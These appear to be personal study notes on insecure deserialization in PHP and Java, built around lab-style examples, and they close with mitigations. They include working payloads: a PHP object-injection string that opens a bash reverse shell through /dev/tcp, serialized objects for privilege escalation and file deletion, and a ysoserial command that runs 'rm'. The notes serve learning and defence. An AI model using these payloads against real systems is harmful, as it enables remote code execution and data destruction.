 Mostafa Ashraf

Serialization
is the process of converting a complex data structures, such as objects and their fields.
Serializing data makes it much simpler to:
- Write complex data to inter-process memory, a file, or a database.
- Send complex data, for example, over a network, between different components of an application, or in an API call.
- Some languages serialize objects into binary formats.
- all of the original object’s attributes are stored in the serialized data stream, including any private fields.
- Used for storing and transferring data.
Insecure deserialization
deserialization vulnerabilities can be as easy as changing an attribute in a serialized object , identify and edit interesting attribute values. You can then pass the malicious object into the website via its deserialization process
Used to
1- RCE
2- privilege escalation
3- file access
4- DOS attack
5- Code Injection, SQL Injection, Path Traversal and Application Denial of Service, depending on the context.
How to identify?
data flow in requestPHP serialization
in code:
$user->name = "carlos";
$user->isLoggedIn = true;
after selialization:
`O:4:"User":2:{s:4:"name":s:6:"carlos"; s:10:"isLoggedIn":b:1;}` O:4:"User"- An object with the 4-character class name"User"2- the object has 2 attributess:4:"name"- The key of the first attribute is the 4-character string"name"s:6:"carlos"- The value of the first attribute is the 6-character string"carlos"s:10:"isLoggedIn"- The key of the second attribute is the 10-character string"isLoggedIn"b:1- The value of the second attribute is the boolean valuetrue
Magic methods in PHP
https://www.php.net/manual/en/language.oop5.magic.php
• you create exploits that pass data into dangerous methods automatically.

• Magic methods are a common feature of OOP like __destruct() or __construct() .
• Some languages have magic methods that are invoked automatically during the deserialization process, For example, PHP’s unserialize()method looks for and invokes an object’s __wakeup()magic method.
In decoded session
O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";b:0;}—>change 0 to 1O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";s:20:"ej9jdijdf9efje9eof9j9f";}
—> change toO:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}
in case the access_token or password doesn’t start with number so we can instead value with 0
0 == "Example string" // truein PHP
Arbitrary object injection in PHP
We need source code to create and inject a malicious serialized object to do specific function

notice the CustomTemplate class contains the __destruct()magic method. This will invoke the unlink() method on the lock_file_path attribute, unlink() method to delete file
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
scenario

O:18:"PHPObjectInjection":1:{s:6:"inject";s:13:"system('id');";}
->
O:18:"PHPObjectInjection":1:{s:6:"inject";s:71:"system('/bin/bash -c \'bash -i >& /dev/tcp/ip/port 0>&1\'');";}
Java Serialization
Example :
1- Item java : have code for class named Item

2- Serialize.java : conatin the serialization logic

- Java objects always begin with the same bytes, which are encoded as
ac edin hexadecimal andrO0in Base64 which is a standard java serialization format signature. - Any class that implements the interface
java.io.Serializablecan be serialized and deserialized readObject()method, which is used to read and deserialize data from anInputStream- In Java deserialization , a readObject()method declared in exactly this way acts as a magic method that is invoked during deserialization
how to identify it ?
search for object that it’s magic bytes rO0


ysoserial (Java Deserialization)
java -jar path/to/ysoserial.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64
mitigation
1- user input should never be deserialized at all.
2- Use a cryptographic library to generate a signature for the object and validate it prior to deserializing the returned object.
3- Don’t use unserialize() function with user input, use JSON functions instead.
—